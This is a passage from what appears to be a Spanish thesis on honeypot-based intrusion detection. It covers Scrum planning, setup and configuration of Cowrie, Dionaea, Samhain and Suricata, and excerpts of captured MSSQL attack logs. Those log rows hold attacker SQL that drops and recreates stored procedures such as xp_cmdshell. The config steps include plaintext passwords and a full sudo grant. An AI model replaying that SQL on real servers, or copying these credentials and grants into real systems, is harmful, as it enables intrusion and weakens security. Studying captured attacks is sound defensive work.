  - Cumple la función de intermediario entre el propietario del producto y el equipo de desarrollo.
  - Hace también la función de líder para el equipo de desarrollo.

- Su deber varía en función de con que miembro del equipo Scrum se relacione, así vemos:
  - El servicio del Scrum Master con el propietario del producto.
    - Consejero para gestionar la pila del producto.
    - Explica al equipo de desarrollo la importancia de la pila del producto y de su organización.
  - El servicio del Scrum Master con el equipo de desarrollo.
    - Tiene el rol de líder, portavoz y sirviente del equipo de desarrollo.
    - Elimina los impedimentos y ruidos para el equipo de desarrollo.
    - Facilita los distintos eventos Scrum según se vayan necesitando.
    - Si el equipo de desarrollo desconoce esta metodología, el Scrum master tiene el deber de instruir al equipo en ella.

- El equipo de desarrollo
  - Equipos pequeños, de entre 4 y 9.
  - Equipo multidisciplinar, es decir, cada equipo tiene profesionales de distintas ramas. Ejemplo: en lugar de un equipo de programadores, o un equipo de diseñadores, se tienen en el mismo equipo un programador, un diseñador, un testeador, etc…
  - Son equipos auto-organizados, es decir, cada equipo tiene autonomía para saber cómo llevar a cabo el elemento de la pila de producto que le toca.
  - La responsabilidad de cada elemento de la pila de producto que le toca a un equipo recae a todo el equipo por igual.

Eventos

- Planificación del sprint
  - Reunión previa al desarrollo de un sprint, es una reunión que debe durar entre unas 4 – 8 horas y que constará de dos partes:
    - En la primera
      - El propietario muestra las funcionalidades de la pila del producto y la prioridad que tiene cada una. Debe explicarse lo suficientemente claros los puntos para que el equipo de desarrollo tome las decisiones correctas.
      - El equipo de desarrollo, por su parte, realiza las preguntas que estime opotunas para que queden claras sus funciones. También puede proponer soluciones alternativas a las ya dadas por el propietario del producto.
    - En la segunda
      - Una vez elegida la funcionalidad a la que va a enfocarse el equipo, queda la organización de su desarrollo. Es en esta parte donde se desglosa el objetivo del sprint en diversos puntos para el correcto reparto de cada pequeña funcionalidad entre los miembros del equipo, acorde a criterios de conocimiento de cada uno, carga de trabajo, etc.
- Reunión Scrum diaria
  - Breve reunión diaria de 15 minutos.
  - Su objetivo consiste en: ver que se hizo ayer, ver que se hará hoy y si hay algún problema para ello como solucionarlo.
  - Se hace uso del sprint backlog para anotar que tareas están finalizadas, que tareas están asignadas y que tiempo queda restante para las que aún no están terminadas.

    - Tras acabar la reunión el equipo refresca el gráfico de avance del sprint y el Scrum master empieza la gestión de necesidades e impedimentos identificados.
- Revisión del sprint
    - Reunión al final de un sprint, en la que se comenta en que se ha basado este sprint, como se ha desarrollado y que se ha conseguido.
    - Esta reunión tiene un carácter informal, y su duración ha de ser, como mucho de 4 horas.
    - En esta reunión se muestran resultados de lo que se ha obtenido, por ejemplo, una demo de la funcionalidad recién desarrollada.
    - Se tiene como objetivo exponer que se ha conseguido y que no durante el sprint, además de, actualizar la pila de producto acorde a los resultados obtenidos (Estimación de tiempo, coste de trabajo del equipo de desarrollo, prioridad,…).
- Retrospectiva del sprint
    - Esta reunión tiene como objetivo evaluar al propio equipo.
    - Sirve para evaluar la relación del equipo con la metodología, ver fortalezas del equipo y solucionar debilidades.

Artefactos

- Pila de producto (Product backlog)
    - Lista de requisitos del cliente.
    - Recopila el conjunto de funcionalidades, mejoras, tecnología y corrección de errores relativas al proyecto.
    - Es continuamente reevaluada al final de cada sprint.
    - Se ve afectada tanto por los resultados, como por los cambios de mercado.
    - Tiene como objetivo mostrar una visión general de las tareas pendientes.


- Se puede mostrar de multitud de formas. Si, por ejemplo, se decide exponer como una lista, ha de tener en cada fila como mínimo estos campos:
  - Identificador único de la funcionalidad.
  - Descripción de la funcionalidad.
  - Campo o sistema de priorización.
  - Estimación.

ToDo List

ID	Story	Estimation	Priority
7	As an unauthorized User I want to create a new account	3	1
1	As an unauthorized User I want to login	1	2
10	As an authorized User I want to logout	1	3
9	Create script to purge database	1	4
2	As an authorized User I want to see the list of items so that I can select one	2	5
4	As an authorized User I want to add a new item so that it appears in the list	5	6
3	As an authorized User I want to delete the selected item	2	7
5	As an authorized User I want to edit the selected item	5	8
6	As an authorized User I want to set a reminder for a selected item so that I am reminded when item is due	8	9
8	As an administrator I want to see the list of accounts on login	2	10
Total		**30**	

Pila de producto 1

- Pila del sprint (Sprint backlog)
  - Lista creada a partir del desglose de uno de los requisitos de la pila del producto.
  - La idea aquí es, una ver elegido el objetivo de un sprint, dividir este en tareas abarcables por el equipo de desarrollo, una vez se tiene una lista de funciones y métodos a implementar cada miembro del equipo puede elegir en que se va a enfocar.
  - Puede tener el formato de una pizarra accesible a todo el equipo en el que se expongan las tareas en secciones: pendiente, realizada, adjudicada, etc.
  - Existen herramientas software que cumplen este propósito, también se pueden utilizar hojas de cálculo.



Pila del Sprint 1

Aplicación de la metodología

Sprint 1 – Introducción

- Motivación del trabajo.
- Análisis del problema.
- Definición de IDS.
- Definición minería de datos.
- Metodología de desarrollo del trabajo.

Sprint 2 – Detección de intrusiones

- Estudio de sistemas de detección de intrusiones.
- Justificación de la solución o soluciones elegidas.
- Implantación y puesta en marcha de las soluciones
- Recopilación de datos

Sprint 3 – Minería de datos

- Estudio de diferentes técnicas de minería de datos.
- Justificación de la solución o soluciones elegidas.
- Aplicación de las soluciones elegidas.

Sprint 4 – Conclusiones

- Evaluación de los resultados obtenidos.
- Desarrollo y entrega de la memoria.

INSTALACIONES Y CONFIGURACIONES

Cowrie

Instalación

Para instalar Cowrie, primero hemos de descargar el repositorio de GitHub con la orden:

- `Git clone https:///github.com/cowrie/cowrie`

Después entramos en la carpeta e instalamos las dependencias necesarias con:

- `Pip install –r requirements.txt`

Seguidamente satisfaremos las siguientes dependencias en el caso de no estar instaladas en nuestro sistema

- Git
- python-virtualenv
- libssl-env
- libffi-dev
- build-essential
- libpython3-dev
- libpython-dev
- python3-minimal
- python2.7-minimal

Se recomienda crear un entorno propio para manipular este tipo de herramientas, asi que lo primero que haremos será crear un usuario para usarlas.

- `Adduser –disabled-password cowrie`
- Hay que añadirlo para el grupo de usuarios que es capaz de usar sudo, ya que necesitaremos configurar varias cosas desde este usuario. Para ello:
  - Con la orden `visudo` accedemos al archivo etc/sudoers.tmp
  - Añadimos la línea `cowrie ALL=(ALL:ALL) ALL` debajo de la de root.

A continuación, clonamos el repositorio de git. Necesitamos crear un entorno virtual para ejecutar en el nuestro honeypot, de forma que su

ejecución quede aislada del resto del sistema de archivos. Para ello necesitamos la siguiente orden:

- `Virtualenv –python=python3 cowrie-env` (puede ser también `–python=python2.7`)

Configuración

Los archivos a modificar para afinar la configuración son:

- Cowrie.cfg: Aquí definiremos los patrones de configuración para este honeypot. Está dividido en secciones y cada una reúne una serie de características para configurar la herramienta. Nos centraremos en los valores más interesantes para cambiar:

    - **General Cowrie Options**: En esta sección se definen el nombre del honeypot tanto para el registro como para la Shell que se verá en el prompt del atacante, los directorios en los que se almacenan los logs y los archivos dejados por el atacante. Además, podemos definir también el tiempo que permanece el honeypot activo, tanto con la sesión iniciada como sin iniciar.

        - **Sensor_name**: Con esta opción le damos un nombre de evento a nuestro honeypot para poder facilitar su seguimiento. Lo suyo es que pongamos alguno identificable. En nuestro caso lo llamaremos: seaShell

        - **Hostname**: En este parámetro definiremos el nombre de host que se imprimirá en el Shell del entorno virtual, debemos elegir uno que sea creíble. En nuestro caso, webmaster.

        - **Interactive_timeout**: Para definir cuanto tiempo pueden permitirse las conexiones abiertas estando ociosas, es decir, sin actividad. Dejaremos la opción por defecto, 3 minutos.

        - **Authentication_timeout**: Tiempo para desconexión si el atacante no ha conseguido loguearse. Lo cambiaremos a cuatro minutos en lugar de los dos que hay por defecto para dar más tiempo al atacante a colarse.

- **Network Specific Options**: En esta sección se especifican las direcciones ip , una para atar las conexiones salientes que se hagan desde el honeypot, otra para definir una ip falsa que será la que vea el atacante y otra para establecer la ip desde la que será alcanzable desde internet (ip pública).

    - **Out_addr**: Dirección ip a la que conectarse cuando se realizan conexiones salientes. La dejaremos sin especificar por defecto.

    - **Fake_addr**: Dirección ip que aparecerá como la ip de la máquina para aquellos que se conecten, no afecta al registro, su utilidad es para dar información falsa a algunos escáneres como el comando w y el comando last que dicen quien está conectado y haciendo que. Pondremos una cualquiera que no tenga relación que las máquinas de nuestra red, en nuestro caso: 192.168.66.254.

    - **Internet_facing_ip**: Dirección ip desde la cual el honeypot será alcanzable desde internet. Si está vacio Cowrie pondrá una.

- **Authentication Specific Options**: En esta sección se activa y especifica tanto la clase para el método de autenticación como la cantidad como sus atributos (máximo y mínimo número de intentos, y la cantidad de permutaciones usuario/contraseña que permitirá la caché).

- **Shell options**: En esta sección se definen parámetros del sistema falso, su arquitectura, el directorio donde se establece el sistema de ficheros falsos, que procesos van a “aparecer”, también se define de qué tipo de máquina y SO va a darse la información.

    - **Filesystem**: Señala donde se encuentra el fichero pickle que define el sistema de ficheros falso. Lo dejaremos por defecto.
    - **Processes**: Define la ruta donde está el archivo con los “procesos activos” del honeypot. Lo dejaremos también por defecto.

- **Arch**: Para elegir una arquitectura falsa, Cowrie nos da la opción de escoger una respuesta para cuando se intenta leer un ejecutable. En esta sección elegimos una arquitectura para acompañar la respuesta de algunas órdenes. Dejaremos la de Linux-x64-lsb por ser la más usual.

Adicionalmente Cowrie nos permite modificar la respuesta del comando uname de cara al atacante, definiendo los siguientes parámetros:

Kernel_versión:3.2.0-4-amd64

Kernel_build_string: #1 SMP Debian 3.2.65-1+deb7u1

Hardware_platform: x86_64

Operating_system: GNU/Linux

Lo ideal es que estos cuatro parámetros estén bien relacionados con la intención de dar más la sensación de estar en un sistema real. Otra recomendación es que parezcan de un sistema que lleve tiempo, ya que al ser más antiguo dará más sensación de ser fácil de atacar.

- **SSH Specific Options**: Aquí definimos atributos relacionados con el servicio SSH que pretendemos emular para que el atacante acceda al honeypot. Entre otras características encontramos la definición de la dirección ip y del puerto de escucha, el directorio de las claves pública y privada para realizar las comunicaciones, la versión de SSH que queremos usar para enmascarar la nuestra y engañar al atacante. También podemos activar el protocolo de transporte de archivos de SSH (SFTP), así como activar el reenvio de puertos ssh.

  - **Reported_ssh_port**: Puerto para reportar en los logs. Lo modificaremos para que registre el puerto al que vamos a redirigir las conexiones ssh. En este caso al 2222.

  - **Versión**: Este campo nos sirve para disfrazar nuestro honeypot como una versión de SSH. La opción por defecto nos viene bien, ya que la aparenta tener un

tiempo (de 2012) lo cual puede ser goloso para un atacante.

A continuación, nos vamos al campo de listen_endpoints ya que listen_addr y listen_port están obsoletos.

- **Listend_endpoints**: Puerto a escuchar para las conexiones entrantes SSH. Sigue el siguiente esquema: tcp:puerto:interfaz:dirIP. En nuestro caso podemos dejarlo así: tcp:2222:interface:127.0.0.1. El puerto 2222 es porque redirigiremos todo el tráfico del puerto 22 al 2222.

- **SFTP_enabled**: La dejaremos activa. Ya que es el protocolo de descargas de ssh y nos sirve para descargar el malware que nos quiera dejar el atacante.

- **Telnet Specifics Options**: Similar al apartado dedicado a SSH, aquí se define la dirección ip y los puertos de escucha para telnet en cowrie. Esta opción la mantendremos desactivada ya que queremos centrarnos en el tipo de ataque centrado en el puerto 22. Además de que telnet es altamente inseguro al viajar las credenciales de inicio de sesión en texto plano, por lo que no nos merece la pena estudiarlo.

- **Database Loggin Specific Options**: Esta sección se centra exclusivamente para subir los logs a un servidor XMPP (protocolo de mensajería abierto basado en XML). Esta sección la ignoraremos ya que está enfocada al registro en un servidor XMPP lo cual no forma parte de este trabajo.

- **Outout plugins**: En esta sección se establecen los parámetros necesarios para hacer compatible cowrie con distintos servicios, por ejemplo, con programas como mysql o mongodb para registrar en sus bases de datos el contenido de los logs de Cowrie. Para esto por cada programa adicional compatible, tendremos que especificar usuario/contraseña, dirección IP y puerto. Cada módulo puede tener algunos parámetros adicionales (como especificar el nombre de la base de datos o una url).

- **Output_jsonlog**: Esta sección podemos dejarla por defecto, ya que tiene ya definido el directorio donde se generará los archivos JSON.
- **Output_mysql**: Aquí definiremos los datos del usuario de mysql para que los registros queden en una base de datos, primero quitamos las comillas y a continuación definiremos los atributos:
  - Enabled = true
  - Host = localhost
  - Database = cowrie
  - Username = cowrie
  - Password = sabadoMerendarCoche532
  - Port = 3306
  - Debug = true

Userdb.txt: En este documento se incluirán una serie de parámetros para definir usuarios falsos. Estos usuarios son los que serán válidos dentro del sistema falso creado por el honeypot. Es importante que parezcan creíbles para no levantar sospechas al atacante.

Dionaea

Instalación

Para instalarlo, se han de seguir los siguientes pasos:

1. Lo descargamos de su repositorio de Github
2. Satisfacemos las dependencias mediante la orden apt-get install.
3. Tras esto creamos una carpeta en la que llevaremos a cabo el proceso de instalación, para ello solo nos resta las tres siguientes órdenes
    a. Cmake –DCMAKE_INSTALL_PREFIX:PATH=/opt/dionaea ..
    b. Make
    c. Make install

Configuración

El archivo a modificar es /opt/dionaea/etc/dionaea/dionaea.cfg y consta de las siguientes secciones:

- Dionaea:
    - **Download.dir**: Para definir el directorio global de descargar por algunos ihandlers.
    - **Listenmode**: Para seleccionar como queremos que dionaea una los servicios del honeypot a las direcciones ip.
        - Getifaddrs – auto: El honeypot coge la lista de direcciones IPs relacionadas con cada servicio. También es posible definirla en un archivo mediante la opción listen.address.
        - Manual: se ha de definir la lista de direcciones ip manualmente, separadas entre comas. Aquí el uso de listen.address es obligatorio.
        - Nl (lista de interfaces): similar al modo manual. En este caso si una dirección ip ha sido añadida a una interfaz o quitada, dionaea activará o desactivará el servicio destinado a esa IP.
    - **Modules**, para ver que módulos carga (separar por comas): curl (para la transferencia de archivos al servidor), emu (para detectar código shell), pcap(para detectar intentos de conexión que se hayan rechazado), python(para activar los scripts de dionaea escritos en python).
    - **Processors**: Para controlar las acciones bi-direccionales que acontecen cuando estamos siendo atacados.
        - Emu: Para usar libemu para encontrar y emular shellcodes.

        - Filter: Para filtrar que tipos de conexiones tenemos. Su configuración se basa en de que protocolos vamos a aceptar conexiones y de cuales vamos a conectarnos.
        - Streamdumper: Vuelva la información de una conexión en un directorio. Esto se puede utilizar para recrear el ataque.
    - **Datos para SSL**: Se pueden definir algunos datos para emular un certificado.
- **Logging**: En esta sección se definen parámetros enfocados al tipo o formato en el que dionaea creará los registros. Se puede definir el nombre del archivo de log, especificar de qué dominio queremos registrar la actividad e incluso el tipo de información que queremos (advertencias, errores, fallos críticos, etc.).

En esta ocasión nos conviene mantener los valores por defecto.

Samhaim

Instalación

Para instalarlo empezamos por descargarlo de la página oficial con wget.

Tras esto hemos de descomprimirlo, la descompresión tiene dos partes:

1. La que descomprime tanto la clave de comprobación como el archivo de la segunda parte. Obtener estos archivos tecleamos:
    a. `Gunzip samhaim-current.tar.gz`
    b. `Tar –xf samhaim-current.tar`

    Esto nos devolverá dos archivos:

    a. `Samhaim-4.3.1.tar.gz`
    b. `Samhaim-4.3.1.tar.gz.asc`
2. Necesitaremos el archivo Samhaim-4.3.1.tar.gz el cual descomprimiremos de similar manera al archivo original.
3. Tras la descompresión necesitamos tener claros ciertos parámetros antes de iniciar ./configure.
    1. `–enable-login-watch`
    2. `–enable-identity=azelMaster`
    3. `–with-port=(puerto) (En el caso de que el puerto 49777 esté ya ocupado)`
    4. `–enable-xml-log`
    5. `–enable-debug.`

Se recomienda la instalación con el usuario root ya que se necesitan sus permisos para manejar algunos archivos del sistema y para poder monitorizar los puertos privilegiados (Los que están por debajo del 1024).

También se recomienda revisar los informes de samhain (los informes de registro de firmas y checksums de los archivos de DB y configuración).

Finalmente con las opciones escogidas el comando ./configure nos quedará así:

- `./configure-enable-login-watch-enable-identity=azelMaster -enable-xml-log -enable-debug.`

Tras esto nos queda `make && make install`.

Configuración

El archivo de base de datos está en /usr/local/var/lib/samhain, sin embargo, la ruta puede definirse en el archivo samhainrc en /etc/samhain. El valor a modificar para especificar donde vamos a guardar nuestro archivo con la base de datos es setDatabasePath (hay que poner la ruta completa incluyendo el nombre del archivo de la base de datos, si no existe se crea).

Chequeo de integridad

Orden: `samhain -t check`

Detección de kernel rootkits

Funcionalidad eliminada por obsoleta ante el desarrollo moderno de kernels

Monitorio logeo/deslogeo

Empieza por activar esta opción en el configure antes de instalarlo.

```
--enable-login-watch
```

Esto está ya hecho.

Primer logeo

Para registrar el primer logeo de un host o dominio. Mirar la opción

LoginCheckFirst = no|yes|domain

Si está puesto a ‘yes’, samhain registrará cuando un usuario se loguee de algún host que no se haya registrado antes.

Si está puesto a ‘domain’, se chequea el dominio o subred en lugar del host.

Anomalía estadística

Para registrar ocasiones inusuales de logeo. Esta opción tendrá efecto una vez que un usuario se haya logeado varias veces y una base de datos de veces de logeo haya sido construida previamente para dar un análisis estadístico de detección de anomalías. Como se basa en estadísticas es inevitable que de falsos positivos.

LoginCheckOutlier = no|yes|paranoid

Si está puesto a ‘yes’ samhain registrará en el caso de que samhain piense que el registro es una anomalía con un 99% de probabilidad.

Si está puesto a ‘paranoid’ el porcentaje se bajará al 95%.

Registro de la fecha (global)

Registro de eventos de inicio de sesión que ocurran fuera de alguna restricción dada. Esta opción está configurada con la directiva:

LoginCheckDate = fecha

Valores para fecha: ‘always’, ‘never’, ‘workdays’ (Mo-Fr)

Registro de la fecha (individual)

Para registrar eventos de inicio de sesión de un usuario concreto fuera de alguna restricción de fecha dada.

LoginCheckUserDate = user:fecha

En nuestro caso la modificación en nuestro archivo samhain añadirá la siguiente parte

[Utmp]

LoginCheckActive = True

LoginCheckFirst = yes

LoginCheckOutlier = yes

SeverityLogin=info

SeverityLoginMulti=warn

SeverityLogout=info

Vigilancia de los directorios de los honeypots

Para ello dentro de la sección [IgnoreNone] añadimos las siguientes líneas

- dir=/home/cowrie
- dir=/opt/dionaea

Almacenaje de los archivos completos

Samhain ofrece la opción de almacenar los archivos completos que monitoriza. La idea detrás de esto es ver qué cambia en los archivos que han sido modificados.

Esta opción se ha descartado debido a los siguientes motivos:

- Tiene un límite de tamaño para los archivos.
- Se sale del ámbito del trabajo (pretendemos detectar si el atacante alcanza los archivos del sistema legítimo en el caso de que consiga darse cuenta y evite los honeypots).

Suricata

Instalación

Lo primero es obtener el archivo comprimido donde esta suricata para ello podemos servirnos del comando:

```
wget
https://www.openinfosecfoundation.org/download/suricata-
4.1.0.tar.gz
```

Antes que nada, resolvamos una serie de dependencias, probablemente muchas ya las tengamos resueltas por defecto o debido a instalaciones previas:

```
libpcre3 libpcre3-dbg libpcre3-dev \
build-essential autoconf automake libtool libpcap-dev
libnet1-dev \
libyaml-0-2 libyaml-dev zlib1g zlib1g-dev libcap-ng-dev
libcap-ng0 \
make libmagic-dev libjansson-dev libjansson4 pkg-config
```

Si queremos usarlo como IPS además debemos instalar:

- `libnetfilter-queue-dev libnetfilter-queue1 libnfnetlink-dev libnfnetlink0`

Ahora descomprimiremos el archivo con los ficheros de instalación:

- `Tar –xvzf "suricata"`

Por último nos queda ejecutar el archivo ./configure con los siguientes parámetros (en el caso de IPS):

- `--enable-nfqueue --prefix=/usr –sysconfdir=/etc –localstatedir=/var`

Tras esto, solo nos resta `make && make install &&ldconfig`

Una vez los tengamos instalado debemos modificar el archivo de configuración "suricata.yaml" para que la variable "default-rule-path" apunte

a donde tenemos realmente las reglas, en nuestro caso en /etc/suricata/rules.

Rules

Las reglas son archivos que definen como se ha de filtrar el tráfico. Estas reglas siguen la siguiente gramática:

- Acción Cabecera Opciones de la rule

Donde:

- **Acción** determina que se va a hacer con el tráfico filtrado.
- En la **cabecera** se definen el protocolo, los puertos, direcciones, etc.
- **Opciones de la rule** definen las condiciones específicas que crean el filtro.

En esta sección explicaremos algunas de las reglas utilizadas, para nuevas hemos de modificar el archivo suricata.yaml y meterlas como una rule más de la sección “rule-files”

- Putty_blaclist.rules: Esta rule ha sido creada a partir de un ejemplo de la documentación. En ella se registrará y rechazará toda conexión al puerto 22 que venga del programa ”PUTTY”. En esta versión modificada si toleraremos la conexión que provenga de cualquier otra librería.
- http-events.rules: Registra eventos anómalos de http.

Decoders-events.rules: Registra eventos relacionados con los protocolos IPv4 e IPv6.

Configuraciones del sistema

Se ha modificado el nombre del usuario pi por azelMaster

Se recomienda redirigir el tráfico del puerto 22 a otro que no tenga implique permisos de root. Para ello haremos uso de la siguiente orden:

- `Iptables –t nat –A PREROUTING –p tcp –dport 22 –j REDIRECT –to-port 2222`

También es recomendable que, para realizar este tipo de experimentos coloquemos nuestro sistema en una DMZ, la idea de esto es la siguiente:

- Por un lado, sacamos el dispositivo de la protección del router lo que hace que sea más visible a posibles ataques, lo cual nos conviene para recoger datos.
- Por otro, alejamos nuestro dispositivo del resto de la red, de forma que al estar en otra, si le pasa algo a nuestro dispositivo es más difícil que se extienda al resto de la red.

Mirar sección “Recopilación de datos”, subsección “Preparación previa”

mysqlServer

Instalación

Lo primero será instalar mysql-server y python-mysqldb. Para ello podemos usar la orden:

- `apt-get install mysql-server python-mysqldb`

Configuración

Cowrie

La configuración para cowrie tiene dos partes:


- La creación de la base de datos y el acceso del usuario cowrie
  - Una vez entremos como el administrador, creamos la base de datos con:
    - CREATE DATABASE cowrie
    - GRANT ALL ON cowrie.* TO ‘cowrie’@’localhost’ IDENTIFIED BY ‘sabadoMerendarCoche532’
  - Tras crear la base de datos debemos darle la forma de los logs de cowrie, para ello entramos en la base de datos como el usuario destinado a usarla con la orden:
    - Mysql –u cowrie –p
  - E insertamos las siguientes órdenes para cumplir con nuestro objetivo
    - USE cowrie; //Para cambiar a esta base de datos
    - Source ./docs/sql/mysql.sql //para introducir el esquema definido en el archivo
  - Tras esto salimos.
- La configuración dentro del archivo .cfg de cowrie para introducir las credenciales de al BD.

Myphpadmin

Instalación


Para ello solo tenemos que instalarlo mediante: apt-get install phpmyadmin. Esto nos servirá para tener una interfaz gráfica para nuestra base de datos de mysqlserver.

Lo primero que nos saldrá durante la instalación será una pregunta acerca de que servidor web para configurar automáticamente



Instalación phpmyadmin 1

Lo siguiente que nos pregunta es si queremos que phpmyadmin se configure automáticamente con las bases de datos ya instaladas o si queremos hacerlo manualmente, como ya tenemos una base de datos creada podemos dejar que phpmyadmin se encargue



Instalación phpmyadmin 2

Lo siguiente será definir una contraseña para phpmyadmin en la base de datos, nosotros pondremos como password ‘claseMarina365mecanica’, confirmamos contraseña y listo

Otras instalaciones

Alternativamente podemos instalar algunas aplicaciones más para cowrie que pueden ayudarle a afinar más su cometido, tales como:

- Squid: servidor proxy para web con caché. Guarda peticiones recurrentes a servidores web y dns para acelerar el acceso a un servidor web o para realizar filtrados de tráfico. Se instala mediante la orden apt-get y su archivo de configuración para cowrie lo podemos encontrar en /cowrie/docs/squid/squid.conf.

Kippo-graph

Instalación

Kippo-graph es el visualizador web de kippo, pero Cowrie puede hacer exactamente el mismo uso de él, por lo que nos viene bien para visualizar los datos. Para descargarlo solo tendremos que copiarlo de su repositorio con git clone.

Configuración

Para ello necesitamos copiar el archivo config.php.dist en uno config.php, después solo tendremos que tocar los datos relativos a la base de datos

para que pueda coger los datos y cambiar al final el motor back-end para poner Cowrie.


Introducción a algunas de las amenazas de Dionaea

Esta sección está orientada a explicar la situación frente a las amenazas recogidas por los registros de Dionaea. El objetivo de esta sección es, una vez recogida suficiente información, ver y explicar en que han consistido los ataques. Esto nos sirve para tener una base de cara a la sección de minería de datos, ya que para poder crear un modelo útil, primero hemos de saber de dónde hemos sacado la información para crearlo.

De todos los servicios y protocolos de Dionaea, se ha detectado actividad relevante en los siguientes:

MSSQL

Con respecto a este servicio, hemos detectado lo siguiente:



Row 14454	SQL BATCH : b"exec sp_server_info 1 exec sp_server_info 2 exec sp_server_info 500 select 501,NULL,1 where 'a'='A' select 504,c.name,c.description,c.definition from master.dbo.syscharsets c,master.dbo.syscharsets
Row 14789	SQL BATCH : b"exec sp_server_info 1 exec sp_server_info 2 exec sp_server_info 500 select 501,NULL,1 where 'a'='A' select 504,c.name,c.description,c.definition from master.dbo.syscharsets c,master.dbo.syscharsets
Row 14865	SQL BATCH : b'SELECT @@VERSION '
Row 14941	SQL BATCH : b'use master '
Row 15017	SQL BATCH : b'Drop Procedure sp_addextendedproc '
Row 15093	SQL BATCH : b'Drop Procedure sp_addlogin\r\nDrop Procedure sp_droplogin\r\nDrop Procedure sp_addsrvrolemember '
Row 15171	SQL BATCH : b"create procedure sp_addextendedproc @functname nvarchar(517), @dllname varchar(255) as set implicit_transactions off if @@trancount > 0 begin raiserror(15002,-1,-1,'sp_addextendedproc') return (
Row 15247	SQL BATCH : b'Drop Procedure xp_cmdshell\r\nDrop Procedure sp_OAMethod\r\nDrop Procedure sp_OACreate\r\nDrop Procedure sp_OASetProperty\r\nDrop Procedure sp_OADestroy\r\nDrop Procedure xp_regwrite\r\
